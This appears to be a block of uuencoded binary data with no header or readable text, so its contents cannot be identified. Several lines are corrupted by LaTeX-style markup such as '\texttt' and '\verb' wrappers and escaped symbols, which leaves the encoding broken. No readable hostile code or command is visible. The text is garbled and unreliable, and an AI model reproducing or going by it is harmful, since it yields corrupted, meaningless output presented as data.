$MN5DC[NE@>3V9\%U5BH01E0$/3.,,X*`L9TCR=,T]VS\%.\N)[*RW657!>T]OS.$ M,:X2GFPWMYA!K?WL`@LMJYY`QXOG-*_H\$X[GU*['IZ_R*&WG\/#TE0F3S@[H MH[&_3^WWJL"T)*R*F6J8J3KDI6.C]@U5XSO<05D9X8*=]B?-ND56;J<:[30D $M\&B9*X]1AX[R>+5H*K,(YY,M5=P^'=Z\&KMT>T)GT_\//'JP_W]UMZ42'X>NG^*$ M+JU5Q]L+R^YEV\?!!O+CI:2CTE(8#!<@IQAEX1P+!VOX#K9B;"WUV&E%L*76 MS0\IPE1C12#Y1Q7Q7?G9RIN,98(/^PZ6K02G]SE3:E[`:/Y`=%YI&F:Y4#0> MXZ<G#Y)+YAI8[OT^'"V'V55R.,<H&?R@%SR#:UBR+`//R)\$:A*B<`,O`&XO! MWT4;J0.]CO,E/F^"9S664,@SN%+*=?+U,I-#%,D#[6\$`D?"KBJJ!XG-MS^"@ $\texttt{M/?C} \texttt{*=MD9} \texttt{"ZVZ;3$::QXL(I6XO?FL^XC:} \texttt{X\#R08KT>;\#[(\$Z\&^U\backslash W.WR\$_EP)] }$ MD;5>/><DBL-\$@0R>'K_Q[QP1#&;+/^0W@A>@FKUWBY-Y5U/1U80OTZ#`C(KX M]91.VZTV]-KRL-3CU?\-"UY>O 9/?6U]6BVO5Z\$V.MX^Z^HJ41?6K-W3W=-C M6%/WT,L#^0(1T=_@\XDWJ\L^K:`T9O-/<?3.KWHC"IZM.+(3F#PZ_(T5`JNA M]!2318H?2ALQ9'ZL]O:@J[OIZNY>;'MAY7^Y?<Z.V.9RKMTDVR<R)4*]5!40 MYX:>[Q[JQM_?>]<N3DZ[D2Y5D1CH*LC+4?A.X_^!`T*.#B`EV*D2NMQEE]MQ $M;DNY3_XA>:M$7B)W.>LN9\,Y*\K)UJ_,9^/\"D(A:`3\:X1]\M&O#^0!,085$ $\verb|M#|,) \verb|M&^3"QNL`53+*25%=C$1BF%XZ/V:6<\#G_T^,_3SXO7T$*9HR2*`S&6A)U|$ M",:YN0J6&0\$=8DH#"J]]`H+*O:+I/_^J?,>`R;%.L_P0'2SE;=WXZ?3=^R=: ME/DV"N&G!^DU/)*^:@5LM.UPLJ*#W.OMMW@AYO_>=ZLO&9^1QL6*GE>Q+,-" M>76/J053,;4\$3\$7&HCWDQ8IGP_+JJ:8SZC6#R#SW=Y^/:-WGC@BP2Q&W:ZN0 M5(O,1.+9*+H;2)`\T9X0',D(;R2I310'L"ATL4F.38:O3_.!#DVM:Z1ZUA^W M@S=\$J3D>MUA:4T+92XI02E"/QL/PR;0;KYQL\$`G#5Q'&(9:'3Y`F*E%2P2MA MT@#<3(Z;"?&*8E+%I)I;D*-:4`_=;R_H0O*%OT!^X7LK-R;FW?9IW=Y'YONT M?KOF!'U0?'2E'0GP5'&PN>I7&21ST(54]>`7BZ)@0R(I4!^4PQ,`&'[8+'[V M\[\$;=>N#:J-@'&II`_LZ10PB7"L1NWK<P@BI]%`(^A_]:208&3QYR!QS;SON M<3, 02Z9#/<%G\$A)=S5_B\2L.,;_L^%%8@\$TL,"<0MA\H/"(GS3,4^-\.+B7) M)G,J;>@H(5NR:S4FT;6,L:.N578U^4[;&:Y#+])N`0+W?_0DI7"H&J9H%'Y6 $M3J3'FO7H?72*WH#.JZ$`BIY][PCUK*>_8G/B0VO?-:=0^8WKU?E"3S42&XI.$ MJTH/><520&#+7AQ'MU+T@NGPXP"J0G8B=70W6;(_97=^:KW5Z?#`PT(7L;7\$ $\texttt{M>F`Y`U/+(SM\#DM\&DTB\$)/4X>QC'RJ;D\$S("1:;*19`UAU+6*A/^F,@:>K3(\#DM)) }$ MUP87S8Y, -: BJ=JQJ[XO'U(JI<,>\24/,CX^CED"XF&\0D?SD_)AM@EVMAP>'

 $M&7/4@-\1F?UQ:81A=<SDO4.&RX(C^(P>%3V5$(0_QNT7K,3$MM-'WF8_/`S')$ MK4<K;C]==<TEIRI*R*]LJX#LLA&V-T\$NFOR7S;BWB_U=3RXU#`&2.,T\$R\2_ MM5T:^E^)8RY0A9.PD!3B?N%GSZ\/C_=)CX3I8J#&`;H@Y\.6#[<\$00PIO7N4 M>D;ALC104./X+89A!>#%=;QX^TS2*]!Q-(1Q;1K8"!"RT&+I`M>^59(\XQLK M"]H. !J*\$DE'"9/B.9L0CV03^;1290JS#51.\J7HANF83#&P32*M(&,!_;2, M!92VXN.6T_(A#8-]M7K&T8131B[A2-\/_ONPI9`Y(*"Z^(31(3_<7>'1[/Y0 M5L0V"^98,)A`@EXQ'2;`P#:);`0)%=%91"+-C\\/C =FG8I,UFTV'7?7Z@8; M8^<4&(Z3=#86%<(]BML4;TBDZ(;I:%,&MDFD%>2(X7-FN!PQ;*J8822E&3[G M:EC#&)"GZ!73H6\$&MDEDHTB-"KQS]IJUR\]&C)T%PH'ICDP8]HR_6UH0^R?6 $M<.$U/*09ID&[#&I'*"NHB%'6*L*[N?H%C&KP,HY=I@5Q-8ZK\9H=TBJF0:L,$ M:D>H1E!@E`(>A#&@6+\$6S_@FW_&][L<T&L@L>.=-WS!:[`V#EMX^T`%!V6<O M!,OP!`;`V'8*;`6<4F]G#CS,;/Z[J-?R&((*'.LW+[.T@MG>+%LL!H03D(HA M, %S&ME/@1L&1Z]\$H*H!A7(=_<_F.&S[-D,[&19<%9[.2K4QF8S3+AM6C!)GE MGC2V4NPO^[L+&DP?8070R4@1R7MSOW]"%@R*\13XS?>+>;OG&Z,C@'7'9Z/) MV/IK+/O[?-V_`Q)C2J`M;@H9UJ57FGY[ZV,+7E"'I`Y(E!K3/\$S/XE6>5YY* MK?%4WSY&;OKR]B%VW/%R']US^B/.</M`?1:28PA`=^\$Q9ZFZC9[;]1W_JNG7 MXVK)OW)'/Z]I/+_B!&-]P@/*ED7TJZ?;VV^<8'UI#Y=7',%\$'WS@R(OKJW7' $M!\%;9'^_O/M+]@(?[D\%5@\4]A^#V;?1\'A]O-=*V`MT["=&Z=7)J'`&V,*!5!$ $\label{eq:main_substitution} \texttt{M*^+'[X[]FCD27\&+-'`C.6'\%\&=!MD@"\E1+?YZ>V-BVHX\L3>[B(<A.KC\I0<)]}$ MOS]!LJL[?]=Y>,C_UR\$;S&?)?%I(G\$(X1E0DLT#;"6RM6*K.WQKJ>[MI.EJ1 M<3D2KJQHH*)P)\1SS.@B/-XVAEF&E5(HZ3L!<P(C4SV?O9N+J1:I[2\$@.&/-M&1LIO^(2%@=2ALVFREBP_[)L-A9F@RQ<RN'9J193I(L!B,NQ7(Y(VP6!C>MR MC*D\$DP,3%U0SJ!\$0M:E'Q&HK,Y8>&_<).LM5BEPER?7E\O/JT]6F]\5E@6GR $MS0.&(9@-Z31RY^F:MD+;U=W'[::]:,-+'9WH\7BUI1C*ZRZ)[+Y,7P^4DYST\]$ $M:W1^{V}C@3']FB8'=VH'MPA7+(A;'<W&FPIA)3'*/01V)2)20X.VZ/W=G1$ MR8SU5./%C"_[ZZYV;P4(%7XD";+K^AFW8_L;NR98Q:4WG'&E3*=\$#DMY7D/8 MOGV,@Y_[N[RT%'S3)7>!SU&I[`KG2G`U\$?R4_HD>%=2)NSZB\$0K\$\$C<LL?^V MC, F.KONG&P77IH!&@\$/-G4-SW873VOYMFN,YFK.8HPTU5U8NJ3F7U6G-.6-3 MFG.6.WDH\$\$ML66(8V)C,]H<1F^#:%+!2(#0'/Q&8G*NQ"_.W*>[GF!PT)(RS M8`T+!M,:4BNVK`J6Q;`V@3."B]2C=E7!KK*_33T_QZY"]9RS8)8%@_V,J"53 M83X,:Q.X2G'PZM=@MW?L%4;9EL4XI>1027<#.2@-R2<8:3_2`44:WT0^_V[V M^2.\?D1S%K2=&SJ53R.>CW=27N-4>JQJSF16T##;L(T!L6;3P!UC0;5CF%'8 M+P_+VY3T=8\$!W)?K5UVE\$#NG]J-GQ"\$!Y!1FB=)Q2R&Y1Y59KLRW5HI>,AWM MQ<`VB:P\$20;=\$V7,6:/!ZG]O@SVK'UXPD43#_3\4A25M6%(T\HC<<#,W:&;& $\label{eq:mm2f} \texttt{MM2F@$2"6@!.`@@$$6,\#QT3^8A5}_{B_V&C^*":U+S'B"XJ(J+JJ4HQR7T@\FF)} = \texttt{MM2F@$2"6@!.`@@$$6,\#QT3^8A5}_{B_V&C^*":U+S'B"XJ(J+JJ4HQR7T@\FF)} = \texttt{MM2F@$2"6@!.`@@$$6,\#QT3^8A5}_{B_V&C^*":U+S'B"XJ(J+JJ4HQR7T@\FF)} = \texttt{MM2F@$2"6@!.`@@$$6,\#QT3^8A5}_{B_V&C^*":U+S'B"XJ(J+JJ4HQR7T@\FF)} = \texttt{MM2F@$2"6@!.``}$ MF2I#!G@X"]K]D4LYPHD,)T\$UZ9*`DJ(**0K2<;8.1;M\$^WUA9:(PA4EI3DJK MM#0L]``HH%I`C7!?*49ES\$7&/->B,L!B`7(CN\$)QZ!Q#WG(KP%*!I'V/DC&M M(%TXZ\$T!*BE*YZ]X[GIVNOMV=GP\>R^XAG%F\#*AZ8Z+P.)&N3#%=%A)HK#H $\verb|M$<5H>3[GD$iH/G]1K"7YU$`-@?^;P\LOI:OGI[O[F_N,W_7J;KOQW]VNZYZFI] |$ $MA4/J^05X&HT^V'Y=[->.NP,)155R,($)K4I@!,^#$6@;1);*W:HV7/1;/,S$ MAY\)S9:52VBV;,Q8LRZKAYI]Z; `TE)25462B#.RF)P`Y`W#I4Z%M\$ELH5C7; MCTY!P,'/OT^QH<DF3,JHX,J(L%H*J["H,=T)'08ER#8%K14:2ZWFA(=T*O>W M21V;4RPU;&D@M3:0S815M/:8+HV-=0U%'J2@A4*AEC'`!@"_JMDO(2`5^VOV M7[^&\$"P7Y+ASR>Q@/2&Q8)`W)MJOCL->Z!A>3]J0(?K_6/^Z6)!;^<A@6V5` MJX7FH,R8V/1\$*'+UF<X<!*HL,UEX7-UL+W%09;"S3V<1\.AV?,7:%Q.KT)]6 MN7W4+?DF, *3Y.PX70WBL\$G'-X(C.']Y^H\$8CTPWY, KS4R^8<<87.\$#-T.-]/ MAQ.6+S_MD;RF%4CAHA`NV,`>Z\$ELOVEPM?X<<H\$7F25T5<R#U]7>^K/RT5=' $MJYQ'?F*\;_*.JBNE.OB!"9^3$-R&P)6[U>W#?<A;_0QO'CO*V9P.MTB58A[=$ $M8DL*XJ3;8V%\&P'@C]^SWT\#T[\S-7\#](CBHF%@L*E/F5ZQE(8%PD+D="O%@^))$ $\verb|M5H@8*0JL'>&< \verb|XD0YH1=WU<]<.T@/"M+**1N3_,YG=:2<< \verb|Y&K|&KDJ*"<FBOD@|$ MT+K"VB&NRA6'Z<30\^/#G?_4Z425FILH3,HHI`R=G%1HB!&P%*!38"'5]G56 MDW5*.;64TV@Y\$"Y"U=(]ZEQ17?<`*NP@]4 M(-<3`Y@E'3C94M0+W-(<]H2> $M1Q&G$'*\\7QB3K9#1&P38)I!.D9VM?4/[5'7"<'-FEMJ.GW/(HOMOCAC7],$ M%O-O8/X";,?()E=DKPTZQST7VVBZD'43[ER83@3DI'WFY3#DM7\<E[_8>A8> MJ7\$(+QWUQ\$?KZ/HO7>);W4EDE?"]<5D3B@<RRS[HZ2!ZUY*CL(Q>;SSY="\1 $M42!^{<<})2SS7SR[>U)0AP-H(ZPK&6ENCZ4\O-Q]76\:6Z'(<,CS6*=Z/'^QL$ M0FMT=FB.=39MCHU+=4YH&@,Z`E#%-?;;M?'%.IQ8!SK=B%PQ&2M%"FP3R\$:1

M'1?TVLS\%#VT*08Y1E;S#%XT'Y.MD.'*!=@FD\$Z1057A6<;#=B:&56'Q?\)_ M<?,,]*+IHZC]UTJ*K&NY3^_PK&F9V!]("V=F:9<"8TNX#]@'%+A#1Y2O'KE5 $MJ7,]&<L_&AR+W:=8S;=/MSAOP<+0FLE736-)Y/A-EQ<'@,CE<.98$\C-B7'N$ M8#K8O\;-;W&3D71_[:^V&X181D4Y.%Z>;%</C_%9I=VGQ^T]'_33]&=K:!K# M[WY'S<LFD!LQ`7P(4PBQ-IP04FR;!I<*'EF4N"H<&S+FOXY%F0SN*^TH;,Z. M(C2IO`I,*J__@DDU?[])Y=8F;,ID?Z--Y:Y(&97X%3T^A?7R)\$+,#D?=%=NF MP5;!\<>/<1B'@XY[##9M6/BHQ5;%FG&D&3NVO"QM>'K8SMGQ%TK-[\/MU^5V M<Q,;WL,EIW)?"=[*&<LDPE<B/!:()F&UP#"GD0SM=(XBTQQIK4I_+?(_H]7" $M_'NT:NQS6CT7X<6IX3SN-,P*#)]2R=`^D\-I#M)J:,U[\U.*,W(B2JV@U!_Q)$ $M@</!D[.!MFNO[?$+'%G:%ZJZ5;%[J^WE6HM6S6IR%3_9G1!,%-"(`O!!F<19)]$ $M, 3^+Z; 7D:)_+8C0++#:!O/!W>OR]?W$)MKO-=]7=N, M#X3G-1$J.!Q0ZZX3$$ MPF(C+/K]^Y?D*,4N<.!?\[80RVPT<[KW75",M'8^.V!MX,BBO>YCO^B"T3-Y MI2YI;)P.?`&^%#R:6G*V+\E::=8)L4X6;P[F>R)5C5AV+Y2*LW)-TEXXR_== MN)/&PA*R9FQ?D--HS@F1S@XBH1R:ZNH+2^6"Q;UT[K@Z:2R<M'M)AE(RH+4D M:_NBO)7FQ=._>II6Z+70F_#0<P)9B7ZK7+D@_?KMC.7EPR/O&0"`J>N7+AP< MC2:CVQ"2?/F5DV4PR=P=G4A]A=3GURN&1"M\$?`P%UHYP3G%P2_]Y^#Y8+#7= M^FSVDMU>GA^/KOU]^?U6)-0E`4H+Q>OD?J\X+(UR6H"K+=+^H3@,^#FMQUG; $MU4\$OB^T\; :=8IF!*C9K\&BB]SDU9]:2T(Q[<!N'*<UN-<UM5Y\$N"<S3@MP$4&UN-<UN5Y$N"S3@MP$4&UN-$ M:>\"7)593NMQ5<''#LEP-,UU=1![LZ\K3:ZS3,2-D@LCZ\$@+<C>/VNMX]?&W $\texttt{MU;} \verb|^P>K&\\ :S*;^-] \verb|WOL>#,Y+?3*8+$0,2&\\ |7^"| $D"@>JL;2K,#:(:[.*1=8]) $A(S) = A(S) =$ MH0YJ:X-QP406[-4*XSN=:H7:JFJ%<:NJ%6JKJA5JJZH5QJVJ5JBMFK9"M&UL MA=K`22O4)E8KU/95*]26C:T0C3JRPL;4(RML7,9I`:XQ0RO\$>"(R0TTOG0@< MI]?UA"'FN<E"2Y1&@[VAV8:FB%&ML_*"LYB)6)\$X1.R:#(E6B'"(`FM'.-?C M?OE_['W;<MPXDK8?Y7^`N2`!\$"1[KLI2R=8.=6B5U-K>FXJR5+)K6Z[22J7V M>)]^\$Q\SDP0)RG:WO3/[QT1'M%7(+X\$\X4@<_G/W.3RXVVNZJ[+=8/KO#SO5 M@YNO7HKE>.@EL6L&)H!S6DUZQY2J2F1`G8II4J7PM4-1S0!6YPI3-=9_[RF" M3QV%P34"7_\$4%/2-%IZA<+Q7`PH/5YTOD!:O.E\A+=Z;\8NFZ<X,M98N,_>3 M3_'"KM`JN:K@[!<5?;`TDG??W6*"B?>OJ3OT!%4MD85/`R.J\$RI"2W#-&.@5 M2)?1A?>I#H12ZIT> $Y[1-0E(K7!&-#:DGQV?RU=0D]Z,"TC+:3,X(83>J\+P*$ MB-Y)S\P(2MXXP]!FB'*"@G;,^&H98'PF\$&D>;70_>N1P]<T-98AKO5E5N7Q# MDU&, UA%<-8-;?:*SUGO=)E=J>-W<?&AW&F'HK!'VH,EL1\094[!W2-,1:TB? M;V_#_0L]4N\$[TC5==K<6FL;;/17378+1#6;NZ46!WWH\$#;H5'?ZFJMBV9V6) MF", %\$U'JJBP51318^?#QXV; 'MLLHU7'LLE\T%\$IQ'Y;W!L1*B%B(\$E@SQ.69 MXK`C>TC.F9P;R28L1/_&`B!8#O[6"Y;<M8_1_;81<\MM%W2@5]LC^LWQ@Y4G M!7K7W:S4VOC+6\:"72""RER(S`YVB8E>B"448E@SPE6*@UV&Y)K))I-L3"YV $\label{eq:mr2DSSL'QLV<;DZ/EB>SRY.\$FPB8S"\$HK[W_O[=ZN:W>!8UXN(2C9420T,U]]$ MB7*"0146?#/-X)5!A3ZC>Y=;T\$Q\$+N'5M,S=1SGXL7=J=O_8DH*3L8O0P\5" MG-^OZ<%G?``0:NV5BN.VDJZ^'L@G6E2B!5:[TAAQ&4[\$*KJ9@-M<X6/#8/P* MHODNAK VTC @) @R | S | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ?N'D] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 W4W O< 7, >3 / [-8IQ] | T (L65K1 U*0Q3C" (&4 $M91=4X\?=0\$PY'(WV\%<8YRN\%BZ.OK)F\&B)]O79^"FS3:Y816;1;S^=\B;1OF$ M]5/*7XWDH><4%6"H(GDAG\$#A"P,T\$VBM:).>;QF/9X0D)7Q[;;8JT%UBMHMY@)1^558>V@Q)5L\$H\$@X\F0.*E`EX2>#.%+W+%J[:A/8[;J<),A)U6'M97 M+XE2*V"P'\$?@H`R1Q(HD\,T\$R`D(KF3X6/!K\$=Q_O>"F_#;!KT6F4F3R\$#P-MJ@14J^"^UYU=TF4C-*F*8\QGD/[/Q1C\$'I7`8GEQO\\04]-`(T!\T126YD4> MISQ=3?IU,0X07Z"U_RHOO1A>2(UF.3R7[W<+/F[@QU*)^%[\$QZ?)25@IL\$HM M@T^3TQRU<B3MHM%;9E]O%U/^:+M(*)<2,R5B9A)F!(:(\$8;F!0ZG'+T^XS*J M\$F4Q525T;SO?[QY7B]GS[2;5\$VK^(H,7&>#T%*(4!/PMV"8-KA6L*KV^F,_B M?K!ZJ9YO?]D\[K'6DZE"N*_S-1UP:)\$FBY72\$E2.2GQ6P6=IC!\$,'";H9@KN $M! - [S*IT[C:MVA70ZIB+X;G/?O7+L>SU]G)>4Z*5$^":-*04#[PBZF8+7"A\K]$ MH?6PSKY6"6LGE-`@K\43-3R1QAC!P!.";J;@3N&J1',V.XP]4?]A3_3RDA*] $ME^A/I\#\&E8.^003=3\%KA(R74\$R[PY[HY[50\X(GD"F42\&*,8.^0)03=3<*=P]$ M52*\?W_!.-&B^"ZC^'[.(H`7`6#J*50IJ\$JU*E3@7P[C>0?([37'?UQB?1H_ M'NG&Q:F`>28"XLC>%\$H<B\$44Q3?3#%89^MK2)7?GD;98;*FFE:40>QK-332K $MN, A"BG309`(E;L/JB>*;:89*&?J:S!<T"(M;8,=[*;'$/IL5ESS4UERZ2:3)$ MTMD]DT"],<JH7NRA:1ZK/!.J:6M@W->KUF\/4EE*Z864SOZ:!'H!PF7"TKS(M4RF/JH9KO.*5(2!J;*#ZLPL@?WIE2,ZE+NCTZ?:V_UD"EDQIP,K:3)3E()D\$ M2I#@L+6R-"_R6.69L*0&B77?Q9)_>BGIVRUY+<H6HBS'Y"30"Q`Q*2S-BSR5 M\L26/)PW\TL.8#%E_5WZK5'V+(K+1!2.F&FDA(PSJJB\$\$#235:9(TVB.`7I[M70\[S#'HR\7#\^"KS*>SY[TF:G2,+[/)?7Q*U"BA].E[;FH3,5@AF*R:O`'' M&#=]!8XI_,0=.*:JHK*<\$&SF4K?CI`^^%H.#KP@/]4GLO\$*<ASHP"?,"0PT0

MAN8%CDHY>I/.G\=!@;?40\?\$4T\YQS?)[\:7R"_N5[^/;I"GNR_VZ\>O.:</ M<T*9H=)%)DJCIDVAI);A8D3%-],,5AG4EK/3XY-\$_U:@5:[^;*O\'?JWWE7G M^M#)-=YTHIQT>JT7]:=T\$O4+49]C=!+H!8@H%9;F19Y*>:9L>RVVK;^+;;]# MC ?G;20=E,]\$?8[82:`\$+>Z;5I;F11ZK/)%MQ_,@[W[8/&A0H(A6B&B(J6F< $\texttt{M\$QQ"2CB:EU@J98FT'L^'?/V'YD.:651LF4FQ} \\ \texttt{.0T3AQ9\&M6('3G)8I4EUNCZ }$ M^/3P[#IN@<H)5VJ4#E[#V1Y\O*6#59\H>5@U+K\$_0ML;&"!=M@A:B*#BU6FH M%R@<*TS-%[@JY9JVO+58HO[NEK!VTA)QU:LR\$52B81HJ`5\$9M80&Q#275:[8 M\$K0N\$O?PE7MAM?WQ1M^UL8:?M4ED)8464BC\.XWS@H-SA:-YB:52EEB?J_/P MZNL43N)_{8J-/AP>A"2?]:8EB>Q5E#H34=AWTTAQ76U43W'=-)-5)M7T[)?F$ MU\1HHOZ_/)H8ZB3J%Z(^Q]`DT`L0020LS8L\E?),V?9:;/M_>30QU\$DN!,]\$ M2KFF+7\$MEOCQO="X;!8TST10B8=IJ\$0\$%IV5J?D"EU6NR!)Q+P3`'^F%!EE) MH844"0].X[S@X*SA: %YBJ90EUB?^`@A\$VPE]S3<;7GZ.%?6.%4V5P>(8\1\0 M2\$\#Q7M8D%:6YD4>JSP3NFH,&_?5NEK[C;I**!GQ*J]03P.]`.%686E>Y*F4 M)]8U_IX(Q'?WJY:AIK?B5UY#G@:*7[&&K"S-BSQ6>29T5;_:[^[77ADBCOB5 M5WFG@5Z`*NP-"_R5!U/_Z)^(==,#F8>DYVX`8>9!=BDD*9#\GWN?2I;'#._ M,=40+[;I":Y)`'T'E.M=-V2]<Q)7"B3H8@L&Z+()@\$ML@[*-XOVJ7I++`H:]MD<46!;X="[!)(%V'Y'OLE%1P&3C9.:!Y84,@"*H9PJH.IE>%*;'F_''%K^Y#J M17\<@%5<,P::#MA=2R!\$RV74'F4,J\$Y8X7;!-6.@[X#1H5BFZ[G4W*"8,:"2 M#.!X@38I;)EUV/\$]"P+*N41LCYY\$B6VP\$4KQS32#ZQA>/(8N^(+%P-KXUS"($\texttt{M); \&FH*S-5_\$6':} \\ \texttt{OQ-2S7+@R8*85HD]} < \texttt{V@HIHAS'2P}. \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G2_?B@D\#7\&2)} \\ \texttt{NU(G3_?B@D\#7\&2)} \\ \texttt{NU(G3_?B@DCM$2)} \\ \texttt{NU(G3_?B@DCM$2)} \\ \texttt{NU(G3_?B@DCM$2)} \\ \texttt{NU(G3_?B@DCM$2)} \\ \texttt{NU(G3_?B@DCM$2)} \\$ M"2)*P,T\$VG=HW>\$9(W2#)V(_C:DD%\06HV43W0@N4V?K426F4-*K8=JL^&:: MP78,NO\H1NBN+12<A!22B4>I#&XFT&6'UHTV,4(?GT*120A'CL\R*1)MP!@-M4-ZAQ]_R%:9[=_`>[0LX*]DY%,X<S4LL1<>2^'*K,/T>"PFF<:5D5T\$"YFA> $M, Y4=4V+.KS!=\8^4TS@Q+$X@*4?S^HO).Y;D/%.!TKIE+,,TTDJ6B$GA:5YF$ M*CJFQ`Q"83HO0%1.XTK)#E\$I',U++&H\BLKE["`\1+Y\.Y\=SB_"2)INVOD? M\$0:/J^U3N.)TN<'6G%Q.!*]P1^+RAA[]0WK63G.]WDXNJ8X?5(E+V(<28&)" MD6H)JFVI, "I0).7AC.Z-ON##\$:V8N*8]6]VN'O9TN??J]I8\$>/HI4'QT\$2/N $M8<1!/*>1D+\O/Z[^<X>3E26$K*3RC!,+3XF2\9[7QMH9`N>PV6H.9?N*YB-N$ MMHSO7;Q[_/BX?%S?_"[)M=?DOW_<[`</TFSP5B<8ENO'Q\'+-(%AN7I''GE2 MBG-*>7J^N8'^_94W9,64Z&.TE`767EG&(\$?PA6O3E_;U>]T^Y+2'13;Y\MP M_\?NN9/%%!Z4S9A21N&11T>;R1CK]7)[\^YIL/^`SNLO;^[>QR3KF10G%T;, M0\$*/9+:^\$J[;]Z3U\$D<QA5A!X8?U-KQ00GPB0PG)97U!8E(N@L3)U023EP^ M[:/"G(,DVV#Y&SQ@+P3ON*[\$<8[J4+;5(;1&*7+5DL.(AF'+(VIVEJ>SD_DR MW\$NOU1H/G-M[?KR`ZP0%.L*#!,*%7TRHY.G807KN0[1W5[FBWG&EH^@(5>P) MU[E&A-*@[E%4!".'0_N@Y(,;4TNNJ7D(`>?('B--]N"3]B.TC1,0RQ!M1;*^ M8>+V#0?X;G>W`Z]D_;#MZ_^\W?S7\WKYGA1Z0#I4K_KR1@U:[EF8X,,)2,D0 M-..,73:ST]DRO"K-@F(UI_`C%]ZOMBM8=/#\CRD<F[0B\$FYRU2RY)<ZYW##; M']+8S+@?44"CN.+792NLK>!W\$7M5VU\LKR#XM^U]E'S@G1/O<+R9DZV'/4=^ M-60*K*N-J253847`@L0'KUG28# OJ.U8WLBF4[5A2'U<[]&OL<TX]?YIJ][G MI\$X!XSCIG1[8KV1Q"<SP57Q#+P2@1:J^R=!E&,Z]GVZR2@F/^QT7:ZV(\M2E M.9&%[IS8(P,<]\4?N5SSA/92I:/\Z2EC*\GAYN/M\N;A?B^\$VC"!ZT.;NXD\ M7</1:#A)&Z##@R#(PQ=R])^\2@[AGIYK*58.NU2'5'YHE\FTCVD17NF.OL_Z MT*1Y.\$@=^807[CL7WN_(UK%-<P^3/JX_TOM%`Y)S+>WF]Z<E-5B4&[H&<7=I MOA'4722I58:PC65EK4K6RI.N24#%`#3EC!2U^PT6OP*,+@:R=[J3*]'UJ/IO MA/J]A+"Y9^IJ^SFEB^NK\$C56CAL-%]K?), `P`"T'(^F4P_G!\NWL]+#!:E&% $\texttt{M=]S1Y+TBBG1JH!} `_! 20-S: ^N\\ +2[S1A<YY21)! \texttt{E-.F@6DF@UL3GO}) 5-, A7\\ \\ 0$ M4D`163/R+;%DHB&!YD=*K9B*U%Z6M63YZNCD4L7,N'R@^X2\A6/RQLA7ZW`G MR#) \$[#/=I,; `H`&R#:^E*+OC5-CJ-74BQZ=O>M:L82`8]=4'<N3]FO)#.GQ1 $M8QC=9_V%/A>=44`%&MX>/4#?%\K@D?[K#>+A[4\!$MV+3_]16G\K42)G%$[V$ M1@%4>'!E5*I/EGKUO+E%B66BQ(IMURN9L]4BX1;D#J&.CV(C91IS2R:3A2]! $MRO%1 + ^6C + .FRPKWI)^V < @9RN^W(D; [9=LN-!G.; +18H + Q^/G9 + QP.] < J,5N$ 